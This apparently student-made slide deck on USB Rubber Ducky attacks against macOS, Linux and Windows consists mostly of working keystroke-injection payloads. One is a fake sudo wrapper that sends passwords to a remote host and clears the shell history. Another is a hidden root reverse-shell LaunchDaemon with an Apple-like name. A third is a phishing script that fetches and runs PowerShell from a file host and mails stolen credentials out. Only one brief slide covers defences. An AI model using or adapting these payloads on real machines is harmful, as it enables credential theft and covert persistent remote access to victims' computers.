RUBBER DUCKY HACK 2

Lola Ueda, Assyl Bugybay, Areeb Hussain

Hacking OSX with Rubber Ducky

Lola Ueda


Target OSX

- Very often, physical access to a machine is a must or it means game over. While people tend to think that OSX is immune to most security threats, the truth is that even Apple computers can be susceptible to physical attacks


- There is a special key combination (Command-S) and by holding them on Mac OSX makes it possible to boot into single user mode. Therefore, enables an attacker to have a root access to the entire computer.

- It is important to mention that this is an intentionally designed feature and not a security exploit. It becomes a huge security problem as the intruder needs to be physically present.


Linux and OSX sudo password grabber



```
DELAY 2010
GUI SPACE
DELAY 600
ALT F2
DELAY 600
DEL
DELAY 200
STRING terminal
ENTER
DELAY 3000
STRING rm -rf ~/.config/sudo
ENTER
DELAY 200
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!'$SHELL > ~/.config/sudo/sudo
ENTER
STRING /usr/bin/sudo -n true 2>/dev/null
ENTER
STRING if [ $? -eq 0 ]
ENTER
STRING then
ENTER
STRING /usr/bin/sudo $@
ENTER
```




```
STRING else
ENTER
STRING echo -n "[sudo] password for $USER: "
ENTER
STRING read -s pwd
ENTER
STRING echo
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S true 2>/dev/null
ENTER
STRING if [ $? -eq 1 ]
ENTER
STRING then
ENTER
STRING echo "$USER:$pwd:invalid" > /dev/tcp/example.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
STRING sudo $@
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/example.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S $@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q
```




```
#!/bin/bash
while [ true ]
do
netcat -vlp 1337 &>> passwd.txt
done
```

Payload OSX Root Backdoor

- Boot into user mode and insert rubber ducky. The script will create a persistent backdoor as the root user. The IP address or domain name needs to be changes as well as port number. Rooting Mac OS in 10 seconds or less




```
REM A simple script for rooting OSX from single user mode.
REM Change mysite.com to your domain name or IP address
REM Change 1337 to your port number
REM Catch the shell with 'nc -l -p 1337'
REM http://patrickmosca.com/root-a-mac-in-10-seconds-or-less/
DELAY 1000
STRING mount -uw /
ENTER
DELAY 2000
STRING mkdir /Library/.hidden
ENTER
DELAY 200
STRING echo '#!/bin/bash
ENTER
STRING bash -i >& /dev/tcp/mysite.com/1337 0>&1
ENTER
STRING wait' > /Library/.hidden/connect.sh
ENTER
DELAY 500
STRING chmod +x /Library/.hidden/connect.sh
ENTER
DELAY 200
STRING mkdir /Library/LaunchDaemons
ENTER
DELAY 200
STRING echo '<plist version="1.0">
ENTER
STRING <dict>
ENTER
STRING <key>Label</key>
ENTER
STRING <string>com.apples.services</string>
ENTER
STRING <key>ProgramArguments</key>
ENTER
STRING <array>
ENTER
STRING <string>/bin/sh</string>
ENTER
STRING <string>/Library/.hidden/connect.sh</string>
ENTER
STRING </array>
ENTER
STRING <key>RunAtLoad</key>
ENTER
STRING <true/>
ENTER
```



```
STRING </dict>
ENTER
STRING </plist>' > /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 500
STRING chmod 600 /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 200
STRING launchctl load /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 1000
STRING shutdown -h now
ENTER
```

Catch the shell with the below netcat:



```
nc -l -p 1337
```

Payload OSX Root Backdoor(2)

- The preventing measure against this lethal attack, there are two possible defences available. Locking the EFI firmware will prevent users from accessing single user mode by locking single user mode with a password. But it is not really helpful because the password can be reset by removing physical RAM and resetting the PRAM. The only sure way to prevent unwanted root access to your system is by simply enabling **File Vault's full disk encryption** (not home folder encryption!). Since this encrypts the entire drive, it will be impossible to access single user mode without the (strong) password. And the problem solved.

Phishing with Rubber Ducky

Areeb Hussain

What is Phishing

- Phishing is a cybercrime in which a target or targets are contacted by email, telephone or text message by someone posing as a legitimate institution to lure individuals into providing sensitive data such as personally identifiable information, banking and credit card details, and passwords

- Here we will see an example of Phishing with the help of a rubber ducky script

- We will try to get the Email and Password of the Victim through a phishing attack.


Setting up the lab

The Attack requires the following tools:

- Hacking device (e.g. laptop or any other system separated from private system, in this case a Windows system)
- SD Card reader
- USB Rubber Ducky
- Duckencoder.jar (with preinstalled java on the hacking device)
- Target device (Different computer or Windows 10 VM)
- PowerShell
- Two usable Gmail addresses

Step 1: PowerShell Script


- Calling Get Credential module will be used to log in our gmail account from the victims PC.
- Ducky Script will invoke the PowerShell script which will create a credential request box.
- Victim will be Shown Alert message and required to input his Email and Password
- Our Gmail account will send victim’s email & paswd to our other Gmail account



```
clear
$mycredentials = Get-Credential
Write-Host "ALERT your google account has been compromised! please enter your credentials for verification"

$name = Read-Host "Username/Email"
$pwd = Read-Host "password"




Send-MailMessage -SmtpServer smtp.gmail.com -Port 587 -UseSsl -From email.phishy@gmail.com -To areeb.java@gmail.com -Subject 'Hello from the ducky' -Body ("$name $pwd") -Credential ($mycredentials)
exit
```

Step 2: Upload the PowerShell Script

- Upload the PS Script on a file hosting service



Anonymous File Upload

ducky.ps1

Copy https://anonfiles.com/D9qdeercy2/ducky_ps1


Developer? Check out our API

Login - Register - Terms of Use - API - FAQ - Feedback - REPORT ABUSE

Visit our friends: MyFile - LetsUpload - BayFiles

Step 2: Upload the PowerShell Script(2)


- Once you’ve uploaded, like shown above. Copy the given link and paste it in the browser tab.
- copy the link address to this file for the ducky script
- At this point the PowerShell is done, its uploaded in the server and you have a link to it



Step 3: The Ducky Script

- Part 1

```
REM Ducky Phishing
REM  Open up powershell
DELAY 1000
GUI r
DELAY 500
STRING powershell -w maximized
ENTER
DELAY 200
```




Type the name of a program, folder, document or Internet resource, and Windows will open it for you.

Open: powershell -w maximized

Step 3: The Ducky Script(2)

- Part 2

```
REM now we read in the script as a scriptblock
STRING $script = [scriptblock]::Create((New-Object Net.WebClient).DownloadString('https://cdn-143.anonfiles.com/jf3aF4ldy6/61ab2ael-1653990240 /ducky.ps1'));
DELAY 500
ENTER
DELAY 2000
STRING Invoke-Command -ScriptBlock $script
DELAY 500
ENTER
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jackr> $script = [scriptblock]::Create((New-Object Net.WebClient).DownloadString('https://cdn-143.anonfiles.com/Jf3aF4ldy6/61ab2ae1-1653990240/duckyphish.ps1'));
PS C:\Users\jackr> Invoke-Command -ScriptBlock $script
```

Step 3: The Ducky Script(3)

- Part 3

```
REM enter credentials for "Get-Credential" powershell module
DELAY 500
STRING email.phishy
SHIFT 2
STRING gmail.com
DELAY 500
TAB
STRING password
DELAY 500
ENTER
```



Windows PowerShell credential request

